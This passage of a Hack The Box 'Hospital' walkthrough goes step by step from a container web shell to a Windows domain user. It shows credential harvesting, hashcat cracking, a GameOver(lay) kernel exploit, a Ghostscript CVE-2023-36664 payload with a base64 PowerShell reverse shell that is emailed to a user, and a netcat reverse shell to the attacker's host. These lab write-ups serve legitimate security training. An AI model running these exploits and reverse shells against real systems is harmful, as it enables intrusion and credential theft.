27. **Begin enumeration of box as `www-data` inside a container. So we are not `www-data` of the real server yet. lol**

```
1. www-data@webserver:/home$ cd drwilliams
bash: cd: drwilliams: Permission denied
2. Now we can check out upload.php. This is the script that is enabling 'disabled_functions' and basically attempted to block us
from getting a shell.
3. Here is the line in the php code that is blocking mostly all of the extensions but they missed a few.
4. www-data@webserver:/var/www/html$ cat upload.php | grep blocked
        $blockedExtensions = ['php', 'php1', 'php2', 'php3', 'php4', 'php5', 'php6', 'php7', 'php8', 'phtml', 'html', 'aspx',
'asp'];
```

28. **Password Hunting is a quick way to find creds and is one of the first things to do when enumerating a box**

```
1. Check all config files, ini files, .htaccess, everything in '/var/www/html' and below. Also check the /opt directory for
passwords.
2. www-data@webserver:/var/www/html$ find \-type f 2>/dev/null | grep "config"
./config.php
3. www-data@webserver:/var/www/html$ cat config.php | grep  -i -C4 "password"
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
4. SUCCESS, I find root:my$qls3rv1c3! <<< I add that to my creds.txt file
5. I try to su to root just in case. FAIL
6. I then try su drwilliams. Also a fail.
7. I try for the SQL root account and it works.
```

Pivot to MySQL session

29. **mysql**

```
1. www-data@webserver:/var/www/html$ mysql -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 10
Server version: 10.11.2-MariaDB-1 Ubuntu 23.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| hospital           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.061 sec)
2. MariaDB [(none)]> use hospital;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [hospital]> show tables;
+--------------------+
| Tables_in_hospital |
```

```
+--------------------+
| users              |
+--------------------+
1 row in set (0.000 sec)

MariaDB [hospital]> describe users;
+------------+--------------+------+-----+---------------------+----------------+
| Field      | Type         | Null | Key | Default             | Extra          |
+------------+--------------+------+-----+---------------------+----------------+
| id         | int(11)      | NO   | PRI | NULL                | auto_increment |
| username   | varchar(50)  | NO   | UNI | NULL                |                |
| password   | varchar(255) | NO   |     | NULL                |                |
| created_at | datetime     | YES  |     | current_timestamp() |                |
+------------+--------------+------+-----+---------------------+----------------+
4 rows in set (0.001 sec)

MariaDB [hospital]> select * from users;
+----+----------+--------------------------------------------------------------+---------------------+
| id | username | password                                                     | created_at          |
+----+----------+--------------------------------------------------------------+---------------------+
|  1 | admin    | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 | 2023-09-21 14:46:04 |
|  2 | patient  | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO | 2023-09-21 15:35:11 |
|  3 | foo      | $2y$10$yO4RvwgZCxf2XVEJPD./HebFE3lkqpS1vD4ZXLR1DG6QoahiCG7ji | 2024-05-02 23:27:23 |
+----+----------+--------------------------------------------------------------+---------------------+
3 rows in set (0.001 sec)
```

Crack admin hash

30. **The easiest way to find the mode for hashcat is to use the wiki or search examples for the algorith used. Find the algo used with Hashid or hash-identifier**

```
1. admin    $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2
2. ▷ hashid '$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2'
Analyzing '$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
3.  ▷ hashcat --example-hashes | grep -oP '\$\d\w\$'
$2a$
$23$
$16$
$16$
$96$
$7z$ <snip>
>>> ▷ hashcat --example-hashes | grep -oP '\$2a\$'
$2a$
$2a$
$2a$
$2a$
>>>  ▷ hashcat --example-hashes | grep -oP '\$2a\$.*'
$2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.Ou
$2a$05$/VT2Xs2dMd8GJKfrXhjYP.DkTjOVrY12yDN7/6I8ZV0q/1lEohLru
$2a$05$Uo385Fa0g86uUXHwZxB90.qMMdRFExaXePGka4WGFv.86I45AEjmO
$2a$12$KhivLhCuLhSyMBOxLxCyLu78x4z2X/EJdZNfS3Gy36fvRt56P2jbS
>>>  ▷ hashcat --example-hashes | grep '\$2a\$.*' -B15
Hash mode #3200
  Name................: bcrypt $2*$, Blowfish (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 72
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure
  Example.Hash.Format.: plain
  Example.Hash........: $2a$05$MBCzKhG1KhezLh.0LRa0Kuw12nLJtpHy6DIaU.JAnqJUDYspHC.Ou
>>> Took a while be I found it using the long way.
4. So these are all the examples in hash that follow the patter dollar digit word dollar. I guess digit digit show up as well.
5. I think a better way to do it is greping for the algorithm.
6. ▷ hashcat --example-hashes | grep -i 'blowfish' -C3
  Plaintext.Encoding..: ASCII, HEX

Hash mode #3200
  Name................: bcrypt $2*$, Blowfish (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
--
```

```
  Plaintext.Encoding..: ASCII, HEX
7. It definitely looks like it would be blowfish and the mode is `#3200`
8. ▷ hashcat -a 0 -m 3200 admin_hash /usr/share/wordlists/rockyou.txt
9. ▷ hashcat -a 0 -m 3200 admin_hash --show
$2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2:123456
10. SUCCESS, The credentials is: admin:123456
```

31. **Pivot to admin**

```
1. I log in as admin, but realize there is no added functionality. So basically this was a rabit hole.
```

32. **Enumeration continued**

```
1. There is a-lot of SUIDs with snap
2. www-data@webserver:/var/www/html/uploads$ uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
www-data@webserver:/var/www/html/uploads$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/sudo
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/mount
/usr/libexec/polkit-agent-helper-1
/snap/core/16091/bin/mount <snip>
3. Looking at the SUIDs though I see these are the common ones and will not work for privesc.
4. I check to see if my user is in the lxd group. Something we should always do when gaining a shell on target, but I always seem
to forget.
5. www-data@webserver:/var/www/html/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
6. We are in no groups, in a container, and not even root in a container. So we are unfortunately still have a ways to go.
7. Lets try for a kernel exploit
8. www-data@webserver:/var/www/html/uploads$ uname -srm
Linux 5.19.0-35-generic x86_64
9. www-data@webserver:/tmp$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
10. www-data@webserver:/tmp$ sudo -l
[sudo] password for www-data:
sudo: a password is required <<< We do not have a password
11.
```

Linux Exploit Suggestor

33. **If you want you could use LES**

```
1. It is a bash script that is easy to put on target and run.
2. ▷ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
3. ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.189 - - [03/May/2024 04:53:13] "GET /les.sh HTTP/1.1" 200 -
4. www-data@webserver:/var/www/html/uploads$ cd /tmp
5. www-data@webserver:/tmp$ wget http://10.10.14.12/les.sh -O lesx.sh
6. www-data@webserver:/tmp$ chmod +x lesx.sh
7. www-data@webserver:/tmp$ ./lesx.sh
=====================================================
 ▷ cat les_output.txt | sed '/^[[:space:]]*$/d'
Available information:
Kernel version: 5.19.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 23.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
Searching among:
81 kernel space exploits
49 user space exploits
Possible Exploits:
cat: write error: Broken pipe
[+] [CVE-2022-2586] nft_object UAF
```

```
   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2021-4034] PwnKit
   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: less probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit
   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
[+] [CVE-2021-3156] sudo Baron Samedit 2
   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE
   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
=====================================================================
8. SUCCESS, we get a bunch of kernel exploits. What is odd is that it does not recommend 'CVE-2023-2640-CVE-2023-32629'
GameOver(lay) which is the exploits we end up using.
```

GameOver(lay) Ubuntu Priv. Esc.

34. **Searching for a kernel exploit for** `Linux 5.19.0-35-generic x86_64`

```
1. Google "Linux 5.19.0-35-generic exploit gameover(lay)"
2. Click on the first github link that appears
3. https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629
4. This is also a simple bash script.
5. I cd into tmp then copy and paste the script into nano and call it overlay.sh
6. www-data@webserver:/tmp$ touch overlay.sh
www-data@webserver:/tmp$ nano overlay.sh
www-data@webserver:/tmp$ chmod +x overlay.sh
www-data@webserver:/tmp$ ./overlay.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@webserver:/tmp# whoami
root
```

Priv-Esc container root via gameover(lay)

35. **Success, at least we are not root of the container.**

```
1. NOTE: we are still in the Linux sub-system.
2. root@webserver:/tmp# hostname -I
192.168.5.2
3. So we need to now escape this container. Lets enumerate.
4. drwilliams is a user of this container with bash access. As root of the container we can list his shadow hash and crack it. It
may offer a way to escape the container if he is a member of the container group lxd.
5. root@webserver:/tmp# cat /etc/shadow | grep drwilliams
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:9999
9:7:::
```

crack drwilliams sha512 hash

36. **Lets try to crack dr williams hash**

```
1. Take the entire hash including the name and paste it into a file called drwilliams_hash or whatever.
2. ▷ cat drwilliams_hash
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:9999
9:7:::
3. $6$ is sha1 I think.
```


```
4. No, I think this is sha512. Not sure if this is crackable.
5. ▷ hashcat --example-hashes | grep '\$6\$.*' -B15
Hash mode #1800
  Name................: sha512crypt $6$, SHA512 (Unix)
  Category............: Operating System
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s)......: pure, optimized
  Example.Hash.Format.: plain
  Example.Hash........: $6$72820166$U4DVzpcYxgw7MVVDGGvB2/H5lRistD5.Ah4upwENR5UtffLR4X4SxSzfREv8z6wVl0jRFX40/KnYVvK4829kD1
6. Lets try it anyway.
7.  ▷ hashcat -a 0 -m 1800 drwilliams_hash /home/h@x0r/hackthebox/servmon/passwdlst.lst -O
8. SUCESS
9. ▷ hashcat -a 0 -m 1800 drwilliams_hash --show
'$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:qwe123!@#'
10. 'drwilliams:qwe123!@#'
11. I add it my my creds.txt file
12. Lets ssh in as drwilliams
```

Pivot to drwilliams via ssh

37. **Pivot to drwilliams**

```
1.  ▷ ssh drwilliams@10.129.229.189
The authenticity of host '10.129.229.189 (10.129.229.189)' cant be established.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.189' (ED25519) to the list of known hosts.
drwilliams@10.129.229.189s password: qwe123!@#
2. drwilliams@webserver:~$ export TERM=xterm
3. drwilliams@webserver:~$ hostname -I
192.168.5.2
4. We ssh in as drwilliams, but we ssh back into the container. So we have yet to escape the container.
```

Logging into RoundCube site as drwilliams



We ssh in as drwilliams perhaps we can log into the roundcube page with his creds as well.

```
1. drwilliams:qwe123!@#
2. https://hospital.htb/
3. SUCCESS we get in as drwilliams
```

smbmap

39. **I want to check shares so I try to use CrackMapExec. CrackMapExec is deprecated right now. If you are able to get it to work that is great. I could not. So I used smbmap instead.**

```
[+] IP: 10.129.229.189:445      Name: dc.hospital.htb          Status: Authenticated
        Disk                                                   Permissions     Comment
        ----                                                   -----------     -------
        ADMIN$                                                 NO ACCESS       Remote Admin
        C$                                                     NO ACCESS       Default share
        IPC$                                                   READ ONLY       Remote IPC
        NETLOGON                                               READ ONLY       Logon server share
        SYSVOL                                                 READ ONLY       Logon server share
```

```
1. ▷ cme smb 10.129.229.189 -u 'drwilliams' -p 'qwe123!@#' --shares
2.  ▷ sudo pacman -S crackmapexec
 ChefBuildError
Backend subprocess exited when trying to invoke build_wheel
3. ▷ poetry install
Poetry could not find a pyproject.toml file in /home/h@x0r/hackthebox/hospital or its parents
3. ▷ pip wheel --no-cache-dir --use-pep517 "lxml (==4.9.2)"
4. FAIL
5.  ▷ smbmap -H 10.129.229.189 -u 'drwilliams' -p 'qwe123!@#' --no-banner
ADMIN$   NO ACCESS
C$       NO ACCESS
IPC$     READ ONLY
NETLOGON READ ONLY
SYSVOL   READ ONLY
```

rpcclient

40. **rpcclient**

```
1. ▷ rpcclient -U 'drwilliams%qwe123!@#' 10.129.229.189 -c 'enumdomusers'
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[$431000-R1KSAI1DGHMH] rid:[0x464]
user:[SM_0559ce7ac4be4fc6a] rid:[0x465]
user:[SM_bb030ff39b6c4a2db] rid:[0x466]
user:[SM_9326b57ae8ea44309] rid:[0x467]
user:[SM_b1b9e7f83082488ea] rid:[0x468]
user:[SM_e5b6f3aed4da4ac98] rid:[0x469]
user:[SM_75554ef7137f41d68] rid:[0x46a]
user:[SM_6e9de17029164abdb] rid:[0x46b]
user:[SM_5faa2be1160c4ead8] rid:[0x46c]
user:[SM_2fe3f3cbbafa4566a] rid:[0x46d]
user:[drbrown] rid:[0x641]
user:[drwilliams] rid:[0x642]
2. ▷ rpcclient -U 'drwilliams%qwe123!@#' 10.129.229.189 -c 'queryuser drbrown'
3. ▷ rpcclient -U 'drwilliams%qwe123!@#' 10.129.229.189 -c 'querydispinfo' <<< Displays account descriptions
```

ASREP Roast Attack using impacket

41. **asrep roast attack**

```
1. Create a users file
2. ▷ cat users
drbrown
drwilliams
3.  ▷ GetNPUsers.py hospital.htb/ -no-pass -usersfile users
[-] User drbrown does not have UF_DONT_REQUIRE_PREAUTH set
[-] User drwilliams does not have UF_DONT_REQUIRE_PREAUTH set
4. ▷ GetUserSPNs.py 'hospital.htb/drwilliams:qwe123!@#'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[-] [('SSL routines', '', 'no protocols available')]  <<< I think this means 'no entries found!' not sure.
5. FAIL, since this was a rabbit hole lets go back to the website https://hospital.htb where we successfully logged in as
'drwilliams:qwe123!@#'
```

Continuing enum of RoundCube site as drwilliams

Needle designs for Darius Simion.

From drbrown@hospital.htb on 2023-10-23 22:40

Details Headers

```
Dear Lucy,

I wanted to remind you that the project for lighter, cheaper and
environmentally friendly needles is still ongoing 🚀. You are the one in
charge of providing me with the designs for these so that I can take
them to the 3D printing department and start producing them right away.
Please make the design in an ".eps" file format so that it can be well
visualized with GhostScript.

Best regards,
Chris Brown.
😃
```

Enumerating RoundCube site

```
1. https://hospital.htb log in as 'drwilliams:qwe123!@#'
2. Lets search online for what is ".eps" file format
3. What is an EPS file? EPS is a vector file format often required for professional and high-quality image printing. PostScript printers and image setters typically use EPS to produce vast, detailed images — such as billboard advertising, large posters, and attention-grabbing marketing collateral.
4. Ghostscript is a suite of software based on an interpreter for Adobe Systems PostScript and Portable Document Format PDF page description languages. Wikipedia
```

CVE-2023-36664-Ghostscript

43. **Ghostscript Exploit**

- #pwn_ls_l_awk_print_NF
- #pwn_awk_ls_print_NF
- #pwn_awk_NF_print_last_column

```
1. Google 'ghostscript exploit'
2. https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection
3. ▷ git clone https://github.com/jakabakos/CVE-2023-36664-Ghostscript-command-injection.git
4. hospital/CVE-2023-36664-Ghostscript-command-injection (main ✔) ▷ ls -l
▷ ls -l | awk 'NF{print $NF}'
Name
.git
CVE_2023_36664_exploit.py
file.eps
file.ps
flowchart.png
README.md
vsociety.jpg
5. CVE-2023-36664-Ghostscript-command-injection (main ✘)✹ ▷ python3 CVE_2023_36664_exploit.py
[-] Either --payload or --revshell is required.
```

Create the payload to use with ghostscript exploit

44. **create payload**

```
1. Go to revshells.com
2. Fill in the IP & Port and then click on 'PowerShell #3 (Base64)' to base64 encode the payload.
3. powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGULgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwB
sAG8AcwBlACgAKQA=
4. Here is the whole command to generate our malicious.eps file.
5. CVE-2023-36664-Ghostscript-command-injection (main ✘)✹ ▷ python3 CVE_2023_36664_exploit.py --payload "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGULgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwB
sAG8AcwBlACgAKQA=" -g -x eps

[+] Generated EPS payload file: malicious.eps
```

45. **Getting the shell as drbrown**

```
1. After you create malicious.eps
2. Set up your listener
3. sudo rlwrap -cAr nc -nlvp 443 <<< We use rlwrap because this is windows and that is the best shell we will get unless you use the ConPTY shell by Carlos Polopo.
4. Go back to were you logged in as drwilliams at https://hospital.htb and login as drwilliams. Then click on reply to the email from drbrown. Attach your malicious.eps file and tell him to open it. Hopefully he does not know how to read because it says "malicious.eps". He will most likely click on it anyway.
5. SUCCESS
```

Container Escape and pivot to drbrown

46. **Enumeration as drbrown**

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.229.189 6099

PS C:\Users\drbrown.HOSPITAL\Documents> whoami
hospital\drbrown
2. I forgot most of my windows commands. Been so long since I have done a windows machine.
3. PS C:\Users\drbrown.HOSPITAL\Documents> ipconfig | findstr "IPv4"
   IPv4 Address. . . . . : 192.168.5.1
```

```
   IPv4 Address. . . . . . . . . . . : 10.129.229.189
4. SUCCESS, we have escaped the container!
```

PowerShell enumeration

47. **Enum as drbrown continued...**

```
1. PS C:\Users\drbrown.HOSPITAL\Documents> type ghostscript.bat
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -asplain -force;$c = new-object
system.management.automation.pscredential('hospital\drbrown', $p);Invoke-Command -ComputerName dc -Credential $c -ScriptBlock {
cmd.exe /c "C:\Program Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER "C:\Users\drbrown.HOSPITAL\Downloads\%filename%" }"
2. We have a username and password in plaintext.
```

48. **User flag**

```
1. PS C:\Users\drbrown.HOSPITAL\Desktop> cat user.txt
30efbb7098ba659ffcab662bfe7cba97
2. If you ever have trouble finding the user flag on a windows box use the following command.
3. PS C:\Users\drbrown.HOSPITAL> dir /s /b /a:-d-h . | findstr /i /v "appdata local microsoft cache vmware all"
4. I guess this does not work on powershell just on cmd shell. I think.
```

CertUtil

49. **Upload Netcat to windows \Temp**

```
1. Go here and download netcat64.exe to your attacker machine.
2. https://eternallybored.org/misc/netcat/
3. After you download nc64.exe serve it up with a python simple server. 'sudo python3 -m http.server 80'
4. Then cd into the windows temp dir
5. then use certutil to upload the nc64.exe file.
6. PS C:\Users\drbrown.HOSPITAL\Desktop> cd C:\Windows\Temp
7. PS C:\Windows\Temp> dir
8. PS C:\Windows\Temp> mkdir pwned
Directory: C:\Windows\Temp
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         5/3/2024   6:35 AM                pwned
9. PS C:\Windows\Temp> cd pwned
10. PS C:\Windows\Temp\pwned> certutil.exe -f -urlcache -split http://10.10.14.12/nc64.exe nc.exe
11. SUCCESS
12. PS C:\Windows\Temp\pwned> dir
-a----         5/3/2024   6:36 AM          45272 nc.exe
13. Set up your listener before you execute nc.exe
14. ▷ sudo rlwrap -cAr nc -nlvp 443
15. PS C:\Windows\Temp\pwnit\09uds09d0s\uadad99a> .\nc.exe -e cmd 10.10.14.12 443
16. Apparently, my admin session as drwilliams expired and the email never got sent. So I re-logged in as drwilliams and then did
the malicious.eps payload again.
17. CVE-2023-36664-Ghostscript-command-injection (main ✘)✹ ▷ python3 CVE_2023_36664_exploit.py --payload "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGULgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwB
sAG8AcwBlACgAKQA=" -g -x eps
18. This time I renamed it from malicious.eps to foo.eps and it worked.
19. SUCCESS
```

Lateral pivot from PS to cmd shell as drbrown

50. **CMD Shell as drbrown**


```
1. This lateral pivot should have been way easier, but either my version of nc.exe was bad or my session as drwilliams expired.
Either way it worked. I had to 2 it a second time though.
2. C:\Windows\Temp\pwnit\09uds09d0s\uadad99a>whoami
whoami
hospital\drbrown
3.C:\Users>icacls drwilliams.HOSPITAL
icacls drwilliams.HOSPITAL
drwilliams.HOSPITAL: Access is denied.
Successfully processed 0 files; Failed processing 1 files
4. C:\Users\drbrown.HOSPITAL>systeminfo
systeminfo
Access is denied. <<< Always try for a systeminfo if you are having trouble finding an exploit for privesc. Then use the
systeminfo with Windows-Exploit-Suggestor
5. This is what is being a pain in the butt and denying my shells. BitlockerActiveMonitoringLogs
6. C:\xampp\htdocs>type ..\passwords.txt <<< There is some passwords in here but they are not of much use for us to privesc.
7. C:\xampp>icacls htdocs
```

```
icacls htdocs
htdocs NT AUTHORITY\LOCAL SERVICE:(OI)(CI)(F)
       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
       BUILTIN\Administrators:(I)(OI)(CI)(F)
       BUILTIN\Users:(I)(OI)(CI)(RX)
       BUILTIN\Users:(I)(CI)(AD)
       BUILTIN\Users:(I)(CI)(WD)
       CREATOR OWNER:(I)(OI)(CI)(IO)(F)
8. C:\xampp>tasklist
tasklist
ERROR: Access denied
```

- #pwn_cmd_php_shell_pre_HTB_Hospital

